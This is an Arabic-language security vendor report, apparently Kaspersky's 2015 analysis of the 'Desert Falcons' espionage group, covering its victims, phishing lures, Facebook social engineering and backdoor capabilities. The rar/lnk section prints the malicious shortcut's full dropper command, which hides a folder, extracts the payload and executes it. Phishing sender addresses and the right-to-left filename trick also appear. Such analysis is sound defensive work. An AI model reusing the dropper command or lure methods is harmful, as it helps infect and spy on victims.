هجمات صقور

الصحراء المستهدفة

فبراير ٢٠١٥

#TheSAS2015

#FalconsAPT

GREAT

KASPERSKY lab

قائمة المحتويات

١. الملخص التنفيذي

صقور الصحراء هي مجموعة جديدة من المجرمين الإلكترونيين تعمل من الشرق الأوسط، وتستخدم مجموعة من الوسائل لإخفاء وتشغيل البرمجيات الخبيثة. ويبدو بأن هؤلاء المجرمين يتمتعون بمهارات عالية، فإضافة إلى حيل الهندسة الاجتماعية المحترفة، فقد طوروا هذه البرامج الخبيثة من الصفر:

- برمجيات خبيثة لأنظمة الكمبيوتر تستهدف أجهزة ويندوز.
- برمجيات خبيثة للهواتف المحمولة تستهدف أجهزة أندرويد.
- ناقلات العدوى، بما يتضمن رسائل التصيد الإلكترونية، وحسابات شبكات اجتماعية مزيفة.

وتم إغراء الضحايا المحتملين بمعلومات وأخبار سياسية واجتماعية، واستسلم الكثير منهم بسرعة لإصابة البرمجيات الخبيثة.

وشملت قائمة الضحايا المستهدفين:

- المؤسسات العسكرية والحكومات
- الصحف، ومحطات الإذاعة والتلفاز، وأفضل وسائل الإعلام
- المؤسسات التجارية والمالية
- مؤسسات البحث والتعليم
- الناشطين والقادة السياسين
- قطاعات الطاقة
- شركات الأمن

ويتواجد ضحايا هجمات صقور الصحراء بشكل رئيسي في هذه الدول:

- مصر
- فلسطين
- إسرائيل
- الأردن

واللغة الأم لمنفذي هجمات صقور الصحراء هي اللغة العربية، ويعتقد بأن هذه أول مجموعة عربية تطور وتنفذ عمليات تجسس إلكترونية كاملة. بدأت مجموعة صقور الصحراء عملياتها عام ٢٠١١، وحصلت أول إصابة عام ٢٠١٣. وأصبحت المجموعة فاعلة للغاية في نهاية ٢٠١٤/ بداية ٢٠١٥.

وتتألف مجموعة صقور الصحراء من ٣٠ عضواً، يعملون ضمن ثلاثة فرق، ويديرون عملياتهم بشكل رئيسي من فلسطين ومصر وتركيا.

ويتجاوز عدد الضحايا حتى يومنا هذا ٣٠٠٠ ضحية.

وتم العثور على برمجية المجموعة الخبيثة في الأصل أثناء تحقيق في هجمات في الشرق الأوسط. ويعتبر مستخدمو كاسبرسكي لاب في حماية من الإصابة، حيث يتم كشف وحجب ملفات البرمجية الخبيثة والنطاقات المستخدمة في الهجمات المستهدفة.

٢. المقدمة

تعمقت الصراعات الجغرافية السياسية في الشرق الأوسط خلال السنوات الأخيرة. وتتخذ الأزمة عدة نماذج، ويتزايد الصراع في الفضاء الإلكتروني، حيث تحاول كل من الجهات المتقاتلة إدارة دفة الصراع لصالحها عبر استخدام وسائل إلكترونية ذكية وتشويه الأخبار.

كما شهدت السنوات الأخيرة زيادة سريعة للهجمات الإلكترونية في المنطقة، مع وقوع ضحايا لكل هجمة تقريباً من حملات الهجمات الإلكترونية المتقدمة الرئيسية (ريجين، إيبيك تورلا، كاريتو، نت ترافلر، ريد أكتوبر، فليم، جاوس، دوك، وغيرها). وكشف فريق التحليلات والأبحاث الدولية GReAT في كاسبرسكي لاب عن هجمات مستهدفة جديدة في الشرق الأوسط.

وقد أنشأ المجرمون الإلكترونيون العرب وسائل متطورة لإيصال وإخفاء وتشغيل البرمجيات الخبيثة التي صمموها بأنفسهم أيضاً. وتم اكتشاف هذه البرمجية الخبيثة بالأصل أثناء تحقيق في أحد الهجمات في الشرق الأوسط.

ويتم استغلال الأخبار والأنشطة السياسية باستمرار من قبل المجرمين الإلكترونيين لإغراء الضحايا بفتح الملفات والمرفقات. وتم إنشاء المحتوى على مستوى عال من الحرفية، مع أشكال مرئية متقنة التصميم، وتفاصيل مثيرة للاهتمام ومألوفة للضحايا، كما لو أنهم كانوا يتوقعون هذه المعلومات منذ فترة طويلة.

وتم اختيار ضحايا هذه الهجمات بعناية، إذ أنهم ناشطون ومؤثرون ضمن مجتمعاتهم، ويعتبرون نقاط جذب للمجرمين الإلكترونيين، كمصدر للذكاء وهدف للابتزاز.

وينفذ المجرمون عملياتهم منذ أكثر من سنتين، ويطلقون حملات مختلفة، تستهدف أنواعاً مختلفة من الضحايا وأنواع مختلفة من الأجهزة (بما يتضمن ويندوز وأندرويد). ونشتبه بأن 30 شخصاً على الأقل موزعين في دول مختلفة مسؤولون عن تنفيذ هذه العمليات.

وكمؤسسة أمنية، فقد ركز تحليلنا فقط على البرمجيات الخبيثة والحقائق المكتشفة أثناء بحثنا.


والصقر هو طائر مشهور ونادر، وتواجد لفترة طويلة في الأراضي العربية ذات الصحارى، مثل مصر وسوريا والإمارات العربية المتحدة وفلسطين والمملكة العربية السعودية وعمان، إضافة إلى دول أخرى. كما أنه يعتبر رمزاً للصيد والرؤية الثاقبة. وصقور الصحراء هي مجموعة مجرمين إلكترونيين محترفين، مع أهداف مختارة بعناية، يتم التحقق منهم بشمولية قبل بدء الهجوم والإصابة.

٣. أهداف العملية وملفات الضحايا

من أكثر الأشياء غموضاً حول مجموعة الصقور تنوع واختلاف الضحايا، مع الفوارق الاجتماعية والجغرافية والسياسية الواضحة بينهم.

تفاصيل إضافية حول الفئات الفردية للضحايا

فئة الضحية	وصف الضحية
الإعلام	مؤسسات ومراسلون مشهورون أصحاب خبرة واسعة، من مؤسسات إعلامية كبيرة وصغيرة وعالمية ومحلية، مع تغطية واسعة في منطقة الشرق الأوسط.
التعليم والناشطون	الجامعات الإسلامية، المهاجرون وناشطو الحقوق من أصول عربية وهم من أكثر الفئات استهدافاً، من المهاجمين الذين يتصيدون الصور ومقاطع الفيديو والتسجيلات الصوتية.
الحكومة	المنظمات والموظفون المسؤولون عن الصحة الوطنية، ومكافحة غسيل الأموال، والاقتصاد، والتجارة، والوزارات، والأبحاث والتطوير.
المؤسسات العسكرية	دائرة الموظفين ذات المراحل العليا، والمرتبطة بوكالات الأمن، ووحدات قيادة الجيش.
الطاقة/ المؤسسات العامة	موردو البنية التحتية الطارئة (الطاقة والنفط والغاز والمنشآت والشبكات).
المؤسسات الصناعية	مقاولو سلسلة التوريد التي توفر مواد البناء، والمعدات للعملاء التي تتضمن الجهات العسكرية وذات العلاقة بالفضاء.
المؤسسات المالية	تأثرت العديد من البنوك وقطاعات الاستثمار.
المؤسسات الأمنية	من أكثر فئات الضحايا الغامضة، مع استهداف قطاعات رئيسية في بلدان متعددة.



صورة من أحد موردي الأمن المستهدفين، تظهر اهتمام المهاجمين بالمعلومات حول موظفي الأمن ومهماتهم. ومن المحتمل استهداف هؤلاء الضحايا في إطار جمع بيانات مفيدة، يمكن استخدامها في تنفيذ جرائم فعلية على أرض الواقع.

معلومات الملفات المسروقة

تم إنشاء عمليات صقور الصحراء للتركيز على الذكاء السياسي والعسكري. وبالمجمل، فقد تمكن المهاجمون من سرقة أكثر من مليون ملف ووثائق تتضمن بيانات حساسة من أجهزة الضحايا.

٤. تحليل العملية

تستغل مجموعة صقور الصحراء وسائل وتقنيات مختلفة للوصول إلى ضحاياهم والتجسس عليهم وإصابتهم والتحكم بهم.
وفيما يلي نوضح كل وسيلة وكيفية استخدامها لإدارة نشاطات التجسس الإلكتروني. وتنقسم الأدوات إلى ثلاثة أقسام كما يلي:

- الخداع والإصابة.
- التسلل والتجسس.
- التعقب والتحكم.

٤,١ الخداع والإصابة

يستخدم كتاب البرمجيات الخبيثة وسائل هندسة اجتماعية وتقنية متنوعة لإيصال ملفاتهم إلى الضحايا وتشجيعهم على تشغيلها، مما ينشئ وسائل مؤثرة لنقل العدوى، حتى لدى قيامهم باستهداف ما يفترض أن تكون منظمات عالية الحماية مثل الحكومات والبنوك والمؤسسات الإعلامية الكبرى. وفي هذه الحالة يعتمد المهاجمون بشكل رئيسي على الهندسة الاجتماعية باستغلال ما يلي:

- ثقة الضحايا في منتديات الشبكات الاجتماعية.
- فضول الضحايا لمعرفة آخر الأخبار السياسية المتعلقة بالصراعات في دولهم.

ونوضح في الأقسام التالية الوسائل المختلفة المستخدمة من قبل المجرمين الإلكترونيين لإصابة الضحايا.

الرسائل الإلكترونية والوثائق المستهدفة

استخدمت هجمات الصقور رسائل تصيد إلكترونية حاولت خداع الضحايا لفتح مرفقات خبيثة. وتم استخدام وسيلة التصيد بشكل رئيسي لدى استهداف ضحايا مهمين كالحكومات أو المؤسسات الإعلامية الكبرى.

وتم تصميم رسائل التصيد الإلكترونية بعناية كبيرة، من ناحية أسماء الملفات والمرفقات المختارة بعناية لتتناسب مع الضحايا المستهدفين.

Email information	Time of delivery
From: السكرتير التنفيذي (Executive Secretary) **Subject:** المستحقات المالية (The financial benefits) **Attachment:** //المستحقات.rar//التقرير الفاصل بخصوص المستحقات.scr (a detailed report on the benefits)	March 2014
From: الاعلامية رنا (The media reporter Rana) **Subject:** مرحبا أ.(مدير مكتب المحامي ديفيد) اود تذكيرك بالاجتماع ومراجعة الصور والتقرير (Hi, this is the manager of the Lawyer David, to remind you of the meeting to review the pictures and the report)	March 2014

Email information	Time of delivery
From: news letar **Subject:** החוצפה הגדולה (most cruel) **Attachment:** חנין זעאבי.rar//eeee.scr//04.exe	Sept 2014
From: "news letar" <newsletar05@gmail.com> **Subject:** החוצפה הגדולה] **Attachment:** חנין זעאבי.rar//eeee.scr//04.exe	Sept 2014
From: "Italy Office" <italy.officce@gmail.com>] **Subject:** Safe migration - مجرة آمنة **Attachment:** Visa Travel docx.rar//Image visa jpg.scr//H.exe	Sept 2014
From: "ynet48" <ynet48@gmail.com>] **Subject:** והפרטיות שלנו... 6איפון] (iPhone 6 and our privacy) **Attachment:** איפון.rar//??? ?????.scr//02.exe	Sept 2014
From:"mako mako" <mako22014@gmail.com>] **Subject:** מה קורה לישראיל עוד עשר שנים (what will happen to Israel in ten years) **Attachment:** בכיר במדינה.rar//ss.scr//02.exe	Sept 2014

File samples

File Name	Translation
"افاق العلاقات الجديده بين السيسي وبشار الأسد.rar"	The prospect of a new relationship between Sisi and Bashar alAssad
שעאד.rar	ISIS (Islamic State in Iraq and Levant)
الإرهاب ينهش بمصر ومرحله بداية النهاية اقتربت.scr	Terrorism affecting Egypt - the beginning of the end is near
لسفارات الفلسطينية في الخارج ... واقع يرثي لدورها _مرام مبروك.rar	Palestinian embassies abroad... the reality of a weak role _Maram Mabrouk
صيادي غزة بين الفقر والمضايقات في السيد إلى متى.docx.scr	Gaza fishermen, facing poverty and harassment until when? .docx.scr
meetings-recordrcs.pdf	
Visa Travel docx.scr	
"القرار المالي رقم 17 بخصوص العسكريين docx.scr"	Financial Decision No. 17 concerning the military forces
הטרדה מינית בלשכת ראש הממשלה.rar	Sexual harassment in the prime minister's office
פיגע בבית כנסת.scr	Synagogue attack
تقرير سياسي حول اخر المستجدات علي الساحة الداخلية.scr	Political report on the latest national events .scr

فيما يلي بعض الأمثلة على المحتوى المثير للاهتمام المستخدم لاستهداف الضحايا المهمين:
تم استخدام نسخة PDF من ملف Meeting Record لدى استهداف سياسيين معروفين في مصر وفلسطين. كما تم استخدام الملف في حملات التصيد بما يبدو أنه ملخص النقاط الرئيسية لاجتماع مهم جداً بين قادة سياسيين في مصر وفلسطين.


محضر اجتماع

وثائق مستخدمة لدى استهداف سياسيين في مصر وفلسطين


انتهاكا إسرائيليا بحق صيادي غزة الشهر الفائت 18

ونفى المركز الفلسطيني لحقوق الإنسان، 18 انتهاكا ضد الصيادين الفلسطينيين في قطاع غزة، أبدى القوات البحرية الإسرائيلية، الشهر الفائت.

وأوضح المركز في بيان صحفي اليوم الثلاثاء، أن الانتهاكات شملت 10 حوادث إطلاق نار، من بينها حادثة إطلاق نار واحدة أدت إلى إصابة أحد الصيادين، وحادثتا إطلاق نار أدتا إلى إلقاء قارب صيد، كما وثق المركز 4 حوادث ملاحقة أدت إلى اعتقال 18 صيادا، واحتجاز 4 قوارب صيد.

وأشارا المركز إلى أن ميناءي الصيد بمحافظتي خان يونس، جنوب قطاع غزة والوسطى، ما يزالان متوقفين عن العمل جراء التدمير الذي لحق بهما خلال فترة العدوان العربي الإسرائيلي الأخير على قطاع غزة (14-21 نوفمبر 2012)، ما انعكس على أوضاع الصيادين المادية والمعيشية بشكل كبير.

وأشار إلى أن الاعتداءات الإسرائيلية على الصيادين الفلسطينيين في قطاع غزة تمثل، انتهاكا سافرا لقواعد القانون الإنساني الدولي، والقانون الدولي لحقوق الإنسان، الخاصة بحماية حياة السكان المدنيين واحترام حقوقهم، وفقا للمعاهدين الثالثة من الإعلان العالمي لحقوق الإنسان، والسادسة من العهد الدولي الخاص بالحقوق المدنية والسياسية، رغم أن إسرائيل طرف متعاقد في العهد، خاصة أن هذه الاعتداءات جاءت في وقت لم يكن فيه الصيادون يمثلون خطرا على القوات البحرية الإسرائيلية المحتلة، فقد كانوا يمارسون عملهم ويبتعدون عن مصادر رزقهم.

على لسان احد الصيادين (إلى متى المحاربة بلقمة العيش)

الصحفية رنا رضوان - فلسطين غزة
جامعة الأقصى غزة

لفي مقور بكير بلشخت

ראש הממשלה שמזכרה גדולה בלשכתו של ראש הממשלה הגישה תלונה על הטרדה מינית בתוך משרד ראש הממשלה נתניהו

وثائق مستخدمة لدى استهداف ناشطين في إسرائيل وفلسطين

القرار المالي رقم (17)

إن ما فجرته وزارة المالية منذ أيام من قنبلة قد تحرق الأخضر واليابس فإن القرار الذي تم اتخاذه من الحكومة في رام الله هو قرار ظالم ولا يرتقي بمستوى ما قدمته الأجهزة الأمنية والعسكرية من تضحيات بالتزامهم بالشرعية منذ إن قامت حركة حماس بتنفيذ انقلابها الأسود على قطاع غزة هؤلاء أبطال الأجهزة الأمنية والعسكرية كانوا يقدمون أرواحهم رخيصة من اجل الوطن والقضية ومن اجل الشعب الفلسطيني ليحيى عزيزا وكريما وكرسوا حياتهم في خدمة الشعب والوطن تحت راية علم فلسطين هم لم يتركوا واجبهم الوطني بل هم بقوا متمرسين خلف مواقعهم وكانوا يعملون بكل إخلاص وبعد الانقلاب المساوي على مؤسسات السلطة في قطاع غزة قامت حركة حماس باقتحام كل المؤسسات العسكرية والمدنية قتلوا الكثير وأصابوا الكثير من الموظفين في مؤسسات السلطة الفلسطينية من الموظفين في الأجهزة الأمنية والعسكرية والمدنية ولم تكتفي حركة حماس فقامت بطرد كل الموظفين واحتلال المؤسسات واستبدال كل الموظفين الرسميين ووضع عناصر تابعة لحركة حماس في هذه المؤسسات بقوة السلاح وفرض أمر واقع على قطاع غزة فأبطال الأجهزة الأمنية وكل الموظفين الرسميين سواء الموظفين العسكريين أو المدنيين هم لم يتخلفوا ولم يتركوا مواقعهم بل تم إجبارهم عنوة بقوة السلاح الذي كانت حركة حماس تلوح بت في السابق فمن كان يفكر إن يقوم بمنعهم على هذا الإجرام يقومون بإعدامه في شوارع غزة وسحله بالجيبات العسكرية وتشويه صورته إمام الشعب الفلسطيني واتهامه بالعمالة والخيانة وهذا أسلوب حركة حماس عندما قامت بتنفيذ انقلابها الأسود وهذه صفحة نتمنى جميعا إن نتطوي وكلنا متفق على انه هذا التاريخ الأسود الذي صنعته حركة حماس للقضية الفلسطينية نحن جميعا نسعى وراء مصالح شعبنا وقضيتنا الفلسطينية . هل حركة حماس تفكر بما تفكر بت وهل حركة حماس تعمل من اجل مصلحة شعبنا الفلسطيني طبعا وحسب الأعوام الماضية فقد كشفت حركة حماس عن أهدافها الأساسية والتي لا تخدم مصالح شعبنا ولا مصالح

الأوضاع الداخلية في المغرب

-. يعيش المغرب، كما بدا لنا، وكما أكد الأصدقاء، حالة استنفار قصوى ضد احتمالات انفجار عمليات إرهابية. وللمرة الأولى ينزل الجيش إلى الشارع في دوريات أمنية في كل مكان، بدءاً من المطار، وصولاً إلى آخر زنقة، برفقة الشرطة وبالعتاد الكامل. وقد أبدى الأصدقاء، تخوفاً من تسلل الإرهاب من منطقة دول الساحل [خط الصحراء الكبرى حيث تنتشر القوى الأصولية] نحو المغرب. وهناك نظرتان إلى الأمر:

أ) نظرة ترى في الإجراءات محاولة من الدول لفرض السيطرة مرة أخرى على الشارع، والابتزاز لتخفيض سقف المطالب الشعبية، بذريعة التفرغ لمواجهة الإرهاب.


ب) نظرة ترى في الإجراءات محاولة من الدولة لفرض السيطرة مرى أخرى على الشارع، والابتزاز لتخفيض سقف المطالب الشعبية، بذريعة التفرغ لمواجهة الإرهاب.

في كل الأحوال، الأوضاع في المغرب مقلقة أمنياً، كما يتفق الجميع.


23-11-2014م

انقر على الرمز المختصر "shortcut": خدعة rar/lnk

من التقنيات الأخرى التي يستخدمها المجرمون الإلكترونيون إرسال ملف rar يتم استخراجه إلى ملفات متعددة ويوفر رمزاً مختصراً مغرياً على شكل أيقونة صغيرة ولطيفة الشكل. وفي هذه الحالة لا تضطر الضحية للنقر المزدوج على الملف، حيث يكفي الرمز المختصر لتشغيل أمر شامل لاستخراج وإعداد وتشغيل البرمجية الخبيثة.





```
C:\Windows\System32\cmd.exe /c "md c:\LA&attrib c:\LA +h
+s&C:\Progra~1\WinRAR\unrar.exe e _*.rar c:\LA\  -o+ -ibck&copy /y _*.doc
c:\LA\&C:\Progra~1\WinRAR\winRAR.exe e -e c:\LA\_*.doc  c:\LA\  -o+
-ibck&ren c:\LA\image21.jpeg  alg.exe&start c:\LA\alg.exe
```



خدعة امتداد الرمز من اليمين إلى اليسار

تستغل هذه الوسيلة رموز خاصة في Unicode لعكس ترتيب الأحرف في اسم الملف، وإخفاء رمز الملف الخطير الممتد ضمن اسم الملف ووضع رمز ملف ممتد يبدو غير مؤذ بجانب نهاية اسم الملف. وباستخدام هذه التقنية، يمكن خداع حتى المستخدمين الحذرين الذين يملكون معرفة تقنية جيدة لتشغيل هذه الملفات الخبيثة.



خدع الشبكات الاجتماعية

هجمات فيسبوك مستهدفة لأشخاص محددين

يعتبر فريق صقور الصحراء من أوائل من قاموا بتنفيذ هجمات مستهدفة عبر دردشة فيسبوك، حيث أنشأ المهاجمون حسابات فيسبوك حقيقية، ومن ثم قاموا بالتواصل مع ضحايا مختارين عبر صفحات فيسبوك شائعة حتى اكتسبوا ثقتهم، ثم قاموا بإرسال ملفات تروجان خبيثة لهم ضمن الدردشة، متخفية على شكل صور وما إلى ذلك.

وفيما يلي بعض الصور الملتقطة من جهاز كمبيوتر أحد الضحايا، توضح عملية الإصابة، المستخرجة من أحد الخوادم المركزية C&C:

ملفات خبيثة يتم إرسالها على شكل me.rar أو mypic.rar من حسابات مزيفة للضحايا عبر الدردشة.

استهدفت هجمات فيسبوك ناشطين شاملين ومتابعين سياسيين (إصابات متعددة)

تم استخدام تقنيات هندسة اجتماعية مختلفة لتحقيق مستوى واسع من الإصابات بين الناشطين ورموز السياسة، وتضمنت هذه التقنيات منشورات فيسبوك تحول الضحايا إلى صفحات مزيفة بمحتوى سياسي. ولقد تمكننا من تمييز منشورات فيسبوك مشبوهة على صفحات ناشط معروف، مع روابط لنطاقات أو ملفات خبيثة للتحميل مستخدمة من قبل الصقور. وفيما يلي بعض الأمثلة:

منشورات من حسابات مخترقة أو حسابات مزيفة على صفحات سياسية، دكتور سلام فياض هو رئيس وزراء سابق لدولة فلسطين.

منشور آخر مع محتوى خبيث، هذه المرة على صفحة بينيامين نيتنياهو، رئيس وزراء إسرائيل الحالي.

خدعة وصلة ريل بلاير Realplayer المزيفة

تم استخدام الهندسة الاجتماعية السياسية في هذه الحالة لإيصال البرمجية الخبيثة على شكل "وصلة" ل "الفيديو المحظور" لبرنامج سياسي مشهور في مصر يقدمه الإعلامي الساخر باسم يوسف. وتم استضافة الصفحة على النطاق التالي: www.linkedim.in، بحيث تم اختياره كي يكون مشابهاً لموقع الشبكة الاجتماعية المشهورة لينكد إن.

٤,٢ التسلل والتجسس

تعتمد مجموعة صقور الصحراء على ثغرتين للأبواب الخلفية back doors مختلفتين للتجسس على الضحايا، وتم إنشاء الثغرتين من الصفر، وهما قيد التطوير المستمر. وقد تمكننا من اكتشاف وجمع أكثر من ١٠٠ نموذجاً للبرمجيات الخبيثة التي تستخدمها مجموعة صقور الصحراء.

وحال قيام المهاجمين بإصابة جهاز كمبيوتر الضحية، فإنهم يملكون تحكماً كاملاً بالجهاز، وبالعادة يتابعون عملياتهم بالشكل التالي:

1. يتم تصنيف الضحايا الجدد ضمن مجموعات قبل التعرض للإصابة. (مثال: A001، A002، وهكذا).
2. يتم تعيين أحد المجرمين الإلكترونيين لكل ضحية جديدة بعد الإصابة.
3. يتم استرجاع قائمة كاملة من كافة الملفات (خاصة XLS، DOC، JPG، و WAV) من جهاز الضحية.
4. يتصفح المجرم الإلكتروني ويجمع أي صور وملفات مثيرة للاهتمام.
5. يجمع المجرم الإلكتروني أيضاً أي رسائل دردشة وصور ملتقطة من الشاشة.
6. يتم تعميق عملية التجسس أو إسقاطها بناء على أهمية الضحية.


برمجية تروجان الخبيثة الرئيسية للصقور

هذه هي برمجية تروجان الرئيسية المستخدمة في الهجمات، لا سيما لدى استهداف ضحايا مهمين. وقد تم العثور على نسخ متنوعة من تروجان، والتي تكشف عن عمليات تطوير وتحديثات مستمرة.

وتنقسم برمجية تروجان الخبيثة الرئيسية للصقور إلى نموذجين:

برنامج تحميل الصقور

يستخدم هذ النموذج في الإصابة الأولية، وحال تنفيذه، يرسل برنامج تحميل الصقور طلب تسجيل إلى الخوادم المركزية C&C يتضمن عنوان IP الخاص بالضحية وID الخاص بالقرص الصلب. ويطلب برنامج التحميل تأكيد التسجيل من خادم C&C. وبعدها يتم تحميل النماذج المشفرة من أحدث باب خلفي back door للصقور وتثبيتها على جهاز الضحية.



ثغرة الباب الخلفي back door للصقور

يتصل الباب الخلفي back door للصقور مع خوادم C&C باستخدام طلبات HTTP مع محتوى مشفر، ما يوفر للمهاجمين القدرة على إنشاء الباب الخلفي back door بشكل كامل، بما يتضمن:

- الصور الملتقطة من الشاشة.
- راصد لوحة المفاتيح.
- رفع/ تحميل الملفات.
- معلومات عن كافة ملفات doc. وxls. على القرص الصلب للضحية أو أجهزة USB المتصلة.
- القدرة على سرقة كلمات المرور المخزنة على سجل النظام (إنترنت إكسبلورر ولايف ماسنجر).

يتم إرسال كافة الملفات والصور الملتقطة من الشاشة من قبل الباب الخلفي rback doo إلى خوادم C&C ضمن أرشيف محمي بكلمة مرور.

وكان تاريخ تنفيذ أول برمجية تروجان للصقور عثرنا عليها في فبراير 2013، ونعتبر بأن هذا تاريخ البداية الحقيقي لفعاليات الإصابة.

تجسس DHS

يستخدم المهاجمون تسمية DHS لوصف الأحرف الأولى من الاسم المستعار لأحد المبرمجين (تجسس ***H** D).
بدءاً من يونيو 2014، أخذت الصقور باستخدام باب خلفي back door جديد كلياً "تجسس DHS"، منشئ من قبل فريق برمجة مختلف، ووفر هذا الأمر للمهاجمين القدرة على التحكم بالنظام المصاب، بما يخدم نفس الأهداف السابقة عبر الوظائف التالية:

- الصور الملتقطة من الشاشة وراصد لوحة المفاتيح.
- التسجيل الصوتي.
- تحميل ورفع الملفات.
- سرقة كلمات المرور.
- الشاشة التفاعلية.

برنامج DHS يربط البرمجية الخبيثة مع أيقونة والفئة التي تنتمي لها الضحية.


صورة ملتقطة من شاشة لأدوات التحكم عن بعد ب DHS و C&C

DHS2015، التي تدعى أيضاً iRat

